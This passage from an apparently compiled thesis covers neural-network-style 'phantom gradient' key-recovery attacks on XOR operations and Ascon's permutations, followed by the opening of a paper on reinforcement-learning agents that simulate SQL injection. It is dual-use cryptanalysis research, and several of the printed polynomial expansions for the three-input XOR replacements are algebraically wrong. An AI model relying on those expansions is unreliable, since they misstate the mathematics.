In contrast to earlier XOR examples, all the bits are affected by XOR at the same time. This means that the weakness of the vanishing derivative at 0.5 is even more of an obstacle. Therefore we do two things to aid the learning: 1. We let the initial η be large to build momentum initially, but we have a large decay so that it only moves fast in the beginning. To ensure that we have some learning rate for later iterations, we bound the minimal η value to a small value. In this case, we set the boundary to $\eta_{min} = 0.02$. 2: To help cross during later iterations, we choose a random index that is closer than some ϵ_{xor} to 0.5. Then we add:

$$\lambda_{xor} \cdot sign(\frac{\partial f(x_i, x_{i\boxplus 61}, x_{i\boxplus 39})}{\partial x_i}), \tag{III.15}$$

to the diagonal position corresponding to this index, where λ_{xor} is a predefined constant and $\boxplus$ symbolizes addition under modulo 64. The other matrix cells that impact this input are scaled-down by with λ_{xor} to ensure that 0.5 avoided. We call this a *gradient jump*, and we set ϵ_{xor} to 0.01 and λ_{xor} to 5. In contrast to the p_C permutation, where we proved that we could always recover the input, and the p_S permutation where we could test for all 32 possible inputs, we cannot test for all $2^{64} \approx 10^{19}$ possible inputs. Furthermore, we do not achieve full key recovery on Σ_1 and Σ_2. To analyze our performance on these permutations, we reduce the complexity by dropping leading bits. This way, we can adjust the number of bits to be between 1 bit and 64 bits. To analyze our performance, we start doing a 100 runs on 1 bit and iteratively increase the number of bits until we reach the full 64 bits. We use the settings as seen in Table III.2, where our initial guess has the same number of bits we wish to recover. Each element in our initial guess is randomly chosen to be either 0.4 or 0.6, as our initial experiments showed that this improved performance. For both Σ_1 and Σ_2, we do this with and without *gradient jump*.For almost all runs, the algorithm performs better with *gradient jump*. However, both of them perform poorly and have 0 successes on the full 64 bits. So even the *gradient jump* could not properly compensate for this suboptimal gradient. There is room for future work to investigate replacement functions that provide better phantom gradients.

III.5 Conclusion

We have shown that the phantom gradient attack works on simple cryptographic functions. It also shows some promise on attacking Ascon's permutations, but as

used in this paper, the attack is unsuccessful on Ascon's third permutation p_L. The two other permutations, p_C and p_S, were effectively attacked. The phantom gradient attacks failure on p_L is likely our replacement functions whose gradients are 0 at $\frac{1}{2}$ for XOR. It must be stressed that there is nothing inherently different from p_L, which renders it immune to the phantom gradient attack. It is most probably a question of finding the correct work around this "one-half"-challenge. These first results hold promise, as it shows that gradual learning of neural networks can also be applied to key recovery in cryptology.

III.6 Future work

There is much room for future work on the phantom gradient attack. In particular, research regarding good replacement functions. Ideally, the replacement function should keep as many as the properties of traditional XOR. For example: $(x \oplus y) \oplus x$ should ideally be y in the replacement function as well. More generally, there is much room for attempting to attack other cryptosystems. For example, if we use the phantom gradient attack to attack a public cryptography scheme, we can use the public key to generate as many training samples as needed. Then we can use the phantom gradient attack to attack the decryption function: $f_c(k_{private}) = p$, The subscript c is the generated ciphertext, $k_{private}$ is the secret private key, and p is the chosen plaintext. We subscript c since, for each iteration, we assume that it is constant like we did with the plaintext in this work. The attack may also be extended even to work when the plaintext is unknown; however, this will likely require many training samples. As the phantom gradient attack is a new cryptanalytical attack, there is room for studying how to protect against it. Since it draws its foundation from neural networks, one could draw from cases where neural networks struggle. For example, learning works better on deep networks rather than wide networks. A cryptosystem that has to be represented as a wide network may be less vulnerable to a phantom gradient attack. For training the network, we tried *gradient descent* and *gradient descent with momentum* in this paper. However, other optimizers remain untested. Two natural candidates are the neural network optimizers ADAM and RMSProp. Moreover, it is not obvious that square error is the most suited loss function. Testing different optimizers and loss functions are low hanging fruits for future research.

Acknowledgements. The author wishes to give a special thanks to Audun Jøsang and Thomas Gregersen for valuable discussion and words of encouragement.

References

[Ala12] Alani, M. M. "Neuro-cryptanalysis of des and triple-des". In: *International Conference on Neural Information Processing*. Springer. 2012, pp. 637–646.

[Ber19] Bernstein, D. J. *Crypto competitions: CAESAR submissions*. https://competitions.cr.yp.to/caesar-submissions.html. (Accessed on 03/19/2020). Feb. 2019.

[Dob+16] Dobraunig, C. et al. *Ascon v1.2*. Submission to Round 3 of the CAESAR competition. 2016.

[Dob+19] Dobraunig, C. et al. *Ascon v1.2*. Submission to Round 1 of the NIST Lightweight Cryptography project. 2019.

[Dou96] Dourlens, S. *Applied Neuro-Cryptography and Neuro-Cryptanalysis of DES*. French. Master Thesis. Advisor: Riesner, Christian. 1996.

[Erh+09] Erhan, D. et al. "Visualizing higher-layer features of a deep network". In: *University of Montreal* vol. 1341, no. 3 (2009), p. 1.

[Gre17] Greydanus, S. "Learning the enigma with recurrent neural networks". In: *arXiv preprint arXiv:1708.07576* (2017).

[Gri+18] Gritsenko, A. A. et al. "BriarPatches: Pixel-Space Interventions for Inducing Demographic Parity". In: *arXiv preprint arXiv:1812.06869* (2018).

[KK02] Kinzel, W. and Kanter, I. "Neural cryptography". In: *Proceedings of the 9th International Conference on Neural Information Processing, 2002. ICONIP'02.* Vol. 3. IEEE. 2002, pp. 1351–1354.

[KMS02] Klimov, A., Mityagin, A., and Shamir, A. "Analysis of neural cryptography". In: *International Conference on the Theory and Application of Cryptology and Information Security*. Springer. 2002, pp. 288–298.

[Lew88] Lewis, J. P. "Creation by refinement: a creativity paradigm for gradient descent learning networks." In: *ICNN*. 1988, pp. 229–233.

[NIS20] NIST. *Lightweight Cryptography | CSRC*. https://csrc.nist.gov/projects/lightweight-cryptography. (Accessed on 03/19/2020). Feb. 2020.

[PHV16] Parascandolo, G., Huttunen, H., and Virtanen, T. *Taming the waves: sine as activation function in deep neural networks*. 2016.

[PS00] Portilla, J. and Simoncelli, E. P. "A parametric texture model based on joint statistics of complex wavelet coefficients". In: *International journal of computer vision* vol. 40, no. 1 (2000), pp. 49–70.

[Sha49] Shannon, C. E. "Communication theory of secrecy systems". In: *The Bell System Technical Journal* vol. 28, no. 4 (1949), pp. 656–715.

[SVZ13] Simonyan, K., Vedaldi, A., and Zisserman, A. "Deep inside convolutional networks: Visualising image classification models and saliency maps". In: *arXiv preprint arXiv:1312.6034* (2013).

[ZDS19] Zhu, S., Dong, X., and Su, H. "Binary Ensemble Neural Network: More Bits per Network or More Networks per Bit?" In: *Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition (CVPR)*. June 2019.

[Zha+19] Zhang, J. et al. “Analysis of Gradient Clipping and Adaptive Scaling with a Relaxed Smoothness Condition.” In: *arXiv preprint arXiv:1905.11881* (2019).

Paper IV

The Phantom Gradient Attack: A Study of Replacement Functions for the XOR Function

Åvald Åslaugson Sommervoll[1]

Published in *QShine 2021: Quality, Reliability, Security and Robustness in Heterogeneous Systems proceedings*, Nov 2021, volume 402, pp 619–627

Abstract

We build on the phantom gradient attack by introducing some new replacement function candidates for XOR. In this work, we put forward four new candidates' replacement functions and investigate the impact of different learning rates. We also extend and investigate the new replacement functions power on bitwise rotation XOR, of which previous phantom gradient attack works have struggled.

IV

Contents

IV.1 Introduction

The recent publication in ICISSP 2021, *Dreaming of keys: introducing the phantom gradient attack* by Sommervoll [Som21], showed a new cryptanalytical approach. This work tries to unite the usually disjoint fields of algorithmic level of cryptanalysis with the heavily researched neural network training. The initial results for simple cryptographic functions were promising, but the attacks on the more complex XOR functions were not encouraging. In this paper, we present attacks on the XOR function using the *phantom gradient attack*.

As almost modern communication is done using bits, modern cryptographic functions typically work on a bitwise level. Moreover, cryptographic algorithms can be represented as a sequence of bitwise operations. That is, a symmetric key cryptographic encryption can be viewed as a function f can be broken down into multiple subfunctions $f_0, f_1, ..., f_n$ making an encryption:

$$f_{enc}(k, p) = f_0 \circ f_1 \circ ... \circ f_n(k, p) = c, \tag{IV.1}$$

where k is the symmetric key, p is the plaintext and c is the resulting ciphertext. This disjoint processing of information can be viewed as different layers of a neural network. However, a challenge is that these f_i's are typically discrete operations that do not have any gradient. The *phantom gradient attack* therefore works by replacing them with piecewise continuous ones. By replacing the subfunctions with, *replacement functions* allow our neural network representation of the cryptographic algorithm to have *gradients*. Part of the challenge that Sommervoll [Som21] put forward in his paper was to find good such *replacement functions*, of which will be the focus of this paper. In Sommervoll's network, he assumed that the plaintext was fixed and tried to recover the unknown key k, we abstract away from such problems and focus exclusively on finding good replacement functions for the XOR function. Moreover, we aim to find a better replacement function than the one presented in Sommervoll's paper. An improved replacement function is a key ingredient to more successful phantom gradient attacks.

The remaining paper is organized as follows: Section 2 discusses related work. Next, section 3 discusses replacement functions, their most important qualities, and which replacement functions we will be looking at in this paper. In section 3.1, we analyze the replacement functions' performance on XOR between 3 inputs. Section 3.2 increases the complexity by analyzing their performance on XOR between three bitwise rotated inputs. A more complicated example, Ascon'S Σ_1 permutation, is tested in section 3.3. Finally, Section 4 concludes and provides a short security discussion.

IV.2 Related work

The phantom gradient attack introduced by Sommervoll in *Dreaming of keys: introducing the phantom gradient attack* [Som21], is a recent addition to the field of neuro-cryptology. A field that has seen limited growth since Dourlens introduced it in 1996 [Dou96]. Especially the field of neuro-cryptography has had limited contributions since Kinzel and Kanter in 2002 introduced a neural cryptosystem [KK02], which was quickly broken by Klimov et al. [KMS02] the same year. On the other hand, neuro-cryptanalysis has been catching some wind in recent years, with Alini successfully applying an attack on DES and Triple-DES using neuro-Cryptanalysis in 2012s [Ala12], and So applying a deep learning-based attack on simplified DES, and round reduced Simon and Speck [So20]. While the works by Alani, So, and Sommervoll are all instances of neuro-cryptanalysis, they all differ in their approach. All three works assume

to be in the known plaintext case; in contrast to the others, Alani does not try to recover the key. Instead, he tries to simulate the decryption under an unknown key by feeding a neural network the ciphertext as input and assigning loss based on how close the output is to the expected plaintext. On the other hand, So's attack tries to train a deep network to guess the key by giving both the ciphertext and the plaintext as inputs and having the key as the desired output. By training the network like this, he uses this trained network to predict a possible key given the input-ed cipher- and plaintext pair. Sommervoll, with his phantom gradient attack, defines the network to be trained in that the known plaintext is integrated as part of the network's fixed weights, and the desired target is the ciphertext. While the input is initially a guessed key, which is "trained" and permuted in a similar manner to how adversarial examples are created for image recognition. A weakness to this approach is that since the gradients are only given by the replacement functions, there is the possibility of choosing bad phantom gradients, which may lead the attack astray. However, we may draw from the field of adversarial examples; Goodfellow et al. found that "linear models lack the capacity to resist adversarial perturbation" in their work *Explaining and Harnessing Adversarial Examples* [GSS14]. Thereby, if we have the freedom to choose linear functions as replacement functions, this may be favorable in our endeavor to find candidate keys. On the note of adversarial examples, some works only alter parts of an image like Su et al., which introduce adversarial examples that only alter one pixel [SVS19] and Gritsenko et al. with briar patches that only affect a portion of the image [Gri+18]. This is especially interesting as some portions of cryptographic functions' initial state is known, like in the Ascon cryptosystem [Dob+16]. Therefore, a phantom gradient attack on such a cryptosystem should make sure not to alter the initial state's known parts.

IV.3 Replacement functions XOR

The most important quality for a replacement function is that the function and its discrete counterpart should have the same output given the same input. For the XOR function this means that inputs [1,1] and [0,0], should result in 0 and the inputs [1,0] and [0,1] should result in 1. This operation can be viewed as addition under modulo 2, which naturally gives us our first replacement function:

$$f(x, y) = x + y \ (mod\ 2). \tag{xori0}$$

We will call this replacement function *xori0*, as it is the most natural replacement function for *xor* between *i*ndexes. Furthermore, its derivatives are quite simple:

$$\frac{\partial f}{\partial x} = 1 \tag{IV.2}$$

$$\frac{\partial f}{\partial y} = 1, \tag{IV.3}$$

This representation is also linear, which is be favorable for generating adversarial examples [GSS14]. Sommervoll also mentioned that XOR can be viewed as an

addition under *mod*2 but did not consider it as a possible replacement function [Som21]. He did however consider what we will refer to as xori1:

$$f(x, y) = x + y - 2xy, \tag{xori1}$$

which had the unfavorable quality of having derivatives that are 0 for 0.5, midway between the bitshift from 0 and 1, namely:

$$\frac{\partial f}{\partial x} = 1 - 2y \tag{IV.4}$$

$$\frac{\partial f}{\partial y} = 1 - 2x, \tag{IV.5}$$

Our third candidate is a natural extension of xori1, without the weakness of having a fixed zero gradient between 0 and 1:

$$f(x, y) = (x - y)^2 = x^2 + y^2 - 2xy, \tag{xori2}$$


which has gradients that are 0 for x = y, which will be rare especially given a random initial guess. Our 4th replacement function *xori3* views the second index as a constant and splits the output into two separate cases, where the input x is either bitflipped or not depending on y:

$$f(x, y) = \begin{cases} x \text{ for } y \leq 0.5 \\ 1 - x \text{ for } y > 0.5 \end{cases} \tag{xori3}$$


This gives us our second linear replacement function, also making it especially vulnerable to adversarial examples [GSS14]. Our 5th and final replacement function is xori4 which again is simple addition, but switches out the activation function mod2 which xori0 uses, and instead utilizes a sine-based activation function: $g(x) = \frac{1+sin(\pi x - \frac{\pi}{2})}{2}$, so we have:

$$f(x, y) = \frac{1 + sin(\pi(x + y) - \frac{\pi}{2})}{2} \tag{xori4}$$


This variation of xori0 is differentiable everywhere, which is favorable from a mathematical perspective. However, in the context of neural networks, this property seems to hold little significance as many state-of-the-art activation functions are not differentiable everywhere, for example, ReLU [RZL17]. To visualize these activation functions Figure IV.1 shows how the different XOR functions behave in the interval from -1 to 2. All these replacement functions look quite different apart from all of them sharing the same final output for the binary inputs 1 and 0. Equation (xori0) and Equation (xori4) look similar since they both just use addition and some form of activation function to restrict the output. Similarly, Equation (xori1) and Equation (xori2) are similar as they are include the interaction term xy, and have no activation function. The odd one out in the group is definetly Equation (xori3) as it takes a more discrete approach treating y as either a 1 in xor or a 0 in xor. These five xori functions differ in




(a) Equation (xori0)




(b) Equation (xori1)



(c) Equation (xori2)



(d) Equation (xori3)



(e) Equation (xori4)

Figure IV.1: View of the behaviour of the different XOR implementations in the range -1 to 2

Figure IV.2: Example FFNN for XOR between two inputs




Table IV.1: Percentage success rate of the the different XOR replacement functions across 1000 trials for each of the possible 2 bit outputs.

lr →	0.001	0.01	0.1	0.2	0.5	1.0
xori0	0.00	99.88	100.00	100.00	100.00	100.00
xori1	0.05	75.47	96.08	100.00	97.12	0.08
xori2	0.48	31.08	100.00	100.00	49.65	30.90
xori3	0.00	100.00	100.00	100.00	100.00	100.00
xori4	0.08	7.68	100.00	100.00	100.00	100.00

mathematical complexity, and there are no apriori reasons for the supremacy of one over the others. We use the same simplified model as used in Sommervoll's paper [Som21], Figure IV.2: where FFNN stands for feed-forward neural network. For the network, we have four[2]possible outputs and potentially infinitely many different starting values. We choose 1000 different starting values and try to recover all four of the different states from each of these 1000 different starting values. Table IV.1 shows the pct success rate of the different xor replacement functions for different learning rates, when run for 1000 generations. We see that all the replacement functions perform reasonably well for this simple example, especially with a learning rate of 0.2, where all of them get 100% recovery across all 4000 trials. Moreover, we see that a learning rate of 0.001 is a bit low for only 1000 iterations[3]. Aside from this, we see that both the linear replacement functions xori0 and xori3 perform extraordinarily well with the higher learning rates with almost 100% recovery rate for every instance. Also, in contrast to what Parascandolo et al. [PHV16] found, we see that the sine activation function used in *xori4* performs very well in this example, outperforming both xori1 and xori2, in all learning rates except for 0.01. Perhaps surprisingly, we also observe that Sommervoll's xori1 performs reasonably well with a learning rate between 0.1 and 0.5; however, we will see how this strength holds up as we increase the complexity of the problem.

IV.3.1 XOR between three inputs


Some cryptographic functions include a three-way XOR between indices; these indices can be complicated and, as is evident from Sommervoll's limited success with such functions [Som21]. We can illustrate this three-way XOR problem as a FFNN in the way shown in Figure IV.3. This construction is straightforward and does not pose a much more significant challenge than XOR between two inputs. So we will not be looking at the phantom gradient attack on this network but instead, use it as an example to extend our pre-existing xori-functions, Equations (xori0) to (xori4). Extending xori0 is very simple we let:

$$f(x, y, z) = xori0(xori0(x, y), z) = x + y + z \ (mod\ 2), \qquad \text{(xorti0)}$$

[2]The four possible 2 bit inputs are (0,0), (0,1), (1,0), and (1,1).

[3]For more intricate problems, we may need more iterations and perhaps an even lower learning rate.

Figure IV.3: Example FFNN for XOR between three inputs



we call this xorti0, because it is the natural extension of xori0 and it is an *XOR* between *t*hree *i*nputs. For Equation (xori1) we will use Sommervoll's [Som21] extension:

$$f(x,y,z) = x + y + z - 2xy - 2xz - 2yz + 4xyz, \tag{xorti1}$$

of which is the same as
$xori1(xori1(x,y),z) = xori1(xori1(x,z),y) = xori1(xori1(y,z),x)$. For xori2, on the other hand, it is a little bit more complicated. We have four natural candidates:

$$f(x,y,z) = x^2 + y^2 + z^2 - 2xy - 2xz - 2yz + 4xyz \tag{xorti2}$$

$$\begin{aligned} f(x,y,z) &= f(f(x,y),z) = ((x-y)^2 - z)^2 \\ &= x^4 + y^4 + z^2 + 2x^2y^2 - 4x^3y - 4xy^3 + 4x^2y^2 - 2x^2z + y^2z - 2xyz \end{aligned} \tag{xorti2z}$$

$$\begin{aligned} f(x,y,z) &= f(f(x,z),y) = ((x-z)^2 - y)^2 \\ &= x^4 + z^4 + y^2 + 2x^2z^2 - 4x^3z - 4xz^3 + 4x^2z^2 - 2x^2y + z^2y - 2xzy \end{aligned} \tag{xorti2y}$$

$$\begin{aligned} f(x,y,z) &= f(f(y,z),x) = ((z-y)^2 - x)^2 \\ &= z^4 + y^4 + x^2 + 2z^2y^2 - 4z^3y - 4zy^3 + 4z^2y^2 - 2z^2x + y^2x - 2zyx, \end{aligned} \tag{xorti2x}$$

where Equation (xorti2) is based on Equation (xorti1) and symmetric across the three inputs we are XOR-ing, while Equations (xorti2z) to (xorti2x) the natural extention of Equation (xori2), but vary with respect two which index is XOR-ed last. For Equation (xori3) we treated the second index as an external index from the start; we extend this by doing the same with the third index.

$$f(x,y,z) = \begin{cases} x \text{ for } (y \leq 0.5 \wedge z \leq 0.5) \vee (y > 0.5 \wedge z > 0.5) \\ 1 - x \text{ for } (y > 0.5 \wedge z \leq 0.5) \vee (y \leq 0.5 \wedge z > 0.5) \end{cases} \tag{xorti3}$$

Equation (xori4) we extend the same way we extended Equation (xori0) as they are both based on addition and an activation function.

$$f(x,y,z) = \frac{1 + sin(\pi * (x + y + z) - \frac{\pi}{2})}{2} \tag{xorti4}$$

Figure IV.4: XOR between three round rotated instances of a four-bit input




Table IV.2: Percentage success rate of the the different XOR replacement functions on Figure IV.4

lr →	0.01	0.1	0.2	0.5	1.0
xorti0	0.00	0.02	0.00	0.00	99.95
xorti1	16.98	17.10	16.58	9.93	0.00
xorti2z	4.70	29.88	17.00	7.80	2.92
xorti2	25.48	31.82	11.40	4.68	4.58
xorti3	21.38	19.85	18.60	100.00	100.00
xorti4	0.00	0.02	0.75	22.35	7.85

With these xorti functions in mind, let us move on to XOR between three bitwise rotated instances of the input.

IV.3.2 XOR with bitwise rotation

To ensure no loss of information in this three way bitwise rotated XOR we construct a network with 4 inputs as shown in Figure IV.4. where we have 4 inputs and xor between rotations 0, 1 and 2, in other words it defines an XOR on the form:

$$x_i \oplus x_{i+1(mod4)} \oplus x_{i+2(mod4)}.$$

This setup means that we have 16 different inputs, moreover, the recovered bit sequence will be unique if recovered. So if we want to check each xorti's performance 250 times per target, we get 4000 trials per xorti. Furthermore, as we are working with bitwise rotation the three replacement functions Equations (xorti2z) to (xorti2x) are equivalent so we only check Equation (xorti2z). The resulting performance is shown in Table IV.2. We see clearly that with XOR between three indices, the learning quickly becomes more complex. Note that the main xorti1 previously used by Sommervoll performs poorly and never has a success rate above 0.2. Of the proposed replacement functions, the clear winner among the candidates is xorti3, which gets a 100% success rate for both learning rate 0.5 and learning rate 1. Also, note that xorti0 gets almost a 100% recovery rate for learning rate 1. It is quite surprising that

such high learning rates are the ones that perform the best, which in contrast to the general case in neural network training. For example, for stochastic gradient descent in KERAS, the default value is 0.01 [Cho15], it is even lower for some of the more fine-tuned optimizers. Also, perhaps surprisingly, we see that the xorti's based on addition and an activation function (XORITR0 and XORITR4) both seem to favor higher learning rates. In contrast, the continuous ones such as XORITR1, XORITR2, and XORITR2z seem to favor more midrange learning rates such as 0.1. Maybe with more iterations and better optimizers, they can perform even better.

IV.3.3 Ascon's Σ_1 permutation


The cryptosystem Ascon has some instances of XOR between three bitwise rotated instances of inputs [Dob+16]. One of which is the Σ_1 permutation:

$$x_i \oplus x_{i+61(modn)} \oplus x_{i+39(modn)}, \tag{IV.6}$$


where n is the input size, which in Ascon's case is 64. However, in our analysis, we will vary this input size to study our replacement functions' effectiveness. We wish to test input sizes from 1 up to 64, where input size four will be similar to the case we studied in Figure IV.4 this time, it will be (i+1) and (i+3) instead. Similar to earlier trials, we run a 1000 iterations and a 1000 trials per input size. However, we do not test all input sizes from 1 to 64; if all 1000 trials fail for four incrementally larger input sizes, we terminate the run and assume that it will also fail for larger block sizes. We do this for learning rates 1 and 0.5, and the results are shown in Figure IV.5. We see that, like in Sommervoll's paper, they all perform rather poorly as we increase the number of bits. Sommervoll's earlier suggestions xoritr1 performs exceptionally bad, having no successes when dealing with more than 2 bits. Among the others, we see that xorti3 generally performs the best. This may be because of its semidiscrete nature. Also, it is influenced by fewer gradients simultaneously as y and z are treated as constants; however, this is not the entire story as xori0 performs similarly with a learning rate of 1.0. Some final tests with learning rates 0.2, 0.1 and 0.01, showed that xorti3 was successful in recovering the full 64 bits $\frac{25}{1000}$ trials with a learning rate of 0.2. This is still only a recovery rate of 2.5%. However, it shows that the phantom gradient attack can be successful on the full 64 bits.

IV.4 Conclusion

In this work, we have put forward a series of candidate replacement functions for the XOR function. All of which performed well for a simple XOR between two indices. However, in the more complex case of XOR between three bitwise rotated instances of the input, the replacement functions perform considerably worse. Perhaps most interesting was that a considerably high learning rate was the best performing and that the more simplistic replacement functions also performed best. The piecewise differentiable xori3 and xorti3 performed the



(a)



(b)

Figure IV.5: Comparison of the different xorti's under the learning rates 0.5 and 1.0

We iteratively run 1000 trials per xorti on the different input sizes 1 through 64 for the permutation shown in Equation (IV.6). If the success rate is 0% for four input sizes in a row, then the run terminates, and we assume the larger input sizes also to achieve roughly 0% success.

best, clearly outperforming Sommervoll's previous xori1 and xorti1. We also found some merit in attempting to use linear representations as it is easier to find adversarial examples in these cases.

The phantom gradient attack introduced by Sommervoll in 2021 does not yet pose any threat to state-of-the-art cryptosystems. The phantom gradient attack is heavily based on the training of neural networks, of which current state-of-the-art works best with deep networks, so any cryptosystem that employs a particularly wide network should be more robust. In this paper, we did show that we could recover 64 bits of a permutation 2.5% of the time. This is not enough to threaten most modern cryptosystems yet but can provide a building block for future attacks.

IV.5 Acknowledgement

The author wishes to give special thanks to Audun Jøsang and Thomas Gregersen for valuable discussion and words of encouragement.

References

[Ala12] Alani, M. M. "Neuro-cryptanalysis of des and triple-des". In: *International Conference on Neural Information Processing*. Springer. 2012, pp. 637–646.

[Cho15] Chollet, F. *Keras*. https://github.com/fchollet/keras. 2015.

[Dob+16] Dobraunig, C. et al. *Ascon v1.2*. Submission to Round 3 of the CAESAR competition. 2016.

[Dou96] Dourlens, S. *Applied Neuro-Cryptography and Neuro-Cryptanalysis of DES*. French. Master Thesis. Advisor: Riesner, Christian. 1996.

[Gri+18] Gritsenko, A. A. et al. "BriarPatches: Pixel-Space Interventions for Inducing Demographic Parity". In: *arXiv preprint arXiv:1812.06869* (2018).

[GSS14] Goodfellow, I. J., Shlens, J., and Szegedy, C. "Explaining and harnessing adversarial examples". In: *arXiv preprint arXiv:1412.6572* (2014).

[KK02] Kinzel, W. and Kanter, I. "Neural cryptography". In: *Proceedings of the 9th International Conference on Neural Information Processing, 2002. ICONIP'02.* Vol. 3. IEEE. 2002, pp. 1351–1354.

[KMS02] Klimov, A., Mityagin, A., and Shamir, A. "Analysis of neural cryptography". In: *International Conference on the Theory and Application of Cryptology and Information Security*. Springer. 2002, pp. 288–298.

[PHV16] Parascandolo, G., Huttunen, H., and Virtanen, T. *Taming the waves: sine as activation function in deep neural networks*. 2016.

[RZL17] Ramachandran, P., Zoph, B., and Le, Q. V. "Searching for activation functions". In: *arXiv preprint arXiv:1710.05941* (2017).

[So20] So, J. "Deep learning-based cryptanalysis of lightweight block ciphers". In: *Security and Communication Networks* vol. 2020 (2020).

[Som21] Sommervoll, Å. Å. "Dreaming of Keys: Introducing the Phantom Gradient Attack". In: *7th International Conference on Information Systems Security and Privacy, ICISSP 2021, 11 February 2021 through 13 February 2021*. SciTePress. 2021.

[SVS19] Su, J., Vargas, D. V., and Sakurai, K. "One pixel attack for fooling deep neural networks". In: *IEEE Transactions on Evolutionary Computation* vol. 23, no. 5 (2019), pp. 828–841.

Paper V

Simulating SQL injection vulnerability exploitation using Q-learning reinforcement learning agents

Laszlo Erdodi, Åvald Åslaugson Sommervoll, Fabio Massimo Zennaro

Published in *Journal of Information Security and Applications*, Sep 2021, volume 61,

Abstract

In this paper, we propose a formalization of the process of exploitation of SQL injection vulnerabilities. We consider a simplification of the dynamics of SQL injection attacks by casting this problem as a security capture-the-flag challenge. We model it as a Markov decision process, and we implement it as a reinforcement learning problem. We then deploy reinforcement learning agents tasked with learning an effective policy to perform SQL injection; we design our training in such a way that the agent learns not just a specific strategy to solve an individual challenge but a more generic policy that may be applied to perform SQL injection attacks against any system instantiated randomly by our problem generator. We analyze the results in terms of the quality of the learned policy and in terms of convergence time as a function of the complexity of the challenge and the learning agent's complexity. Our work fits in the wider research on the development of intelligent agents for autonomous penetration testing and white-hat hacking, and our results aim to contribute to understanding the potential and the limits of reinforcement learning in a security environment.

V

Contents

V.1 Introduction

SQL injection is one of the most severe vulnerabilities on the web. It allows attackers to modify the communication between a web server and a SQL database by sending crafted input data to the website. By controlling the SQL query instantiated by a server-side script, attackers can extract from a database data that they should not normally be authorized to retrieve. In extreme cases, attackers can persistently change the databases or even exploit the SQL injection vulnerability to send remote commands for execution on the website server. To secure a system, detecting SQL injection vulnerabilities is a crucial task for ethical hackers and legitimate penetration testers.

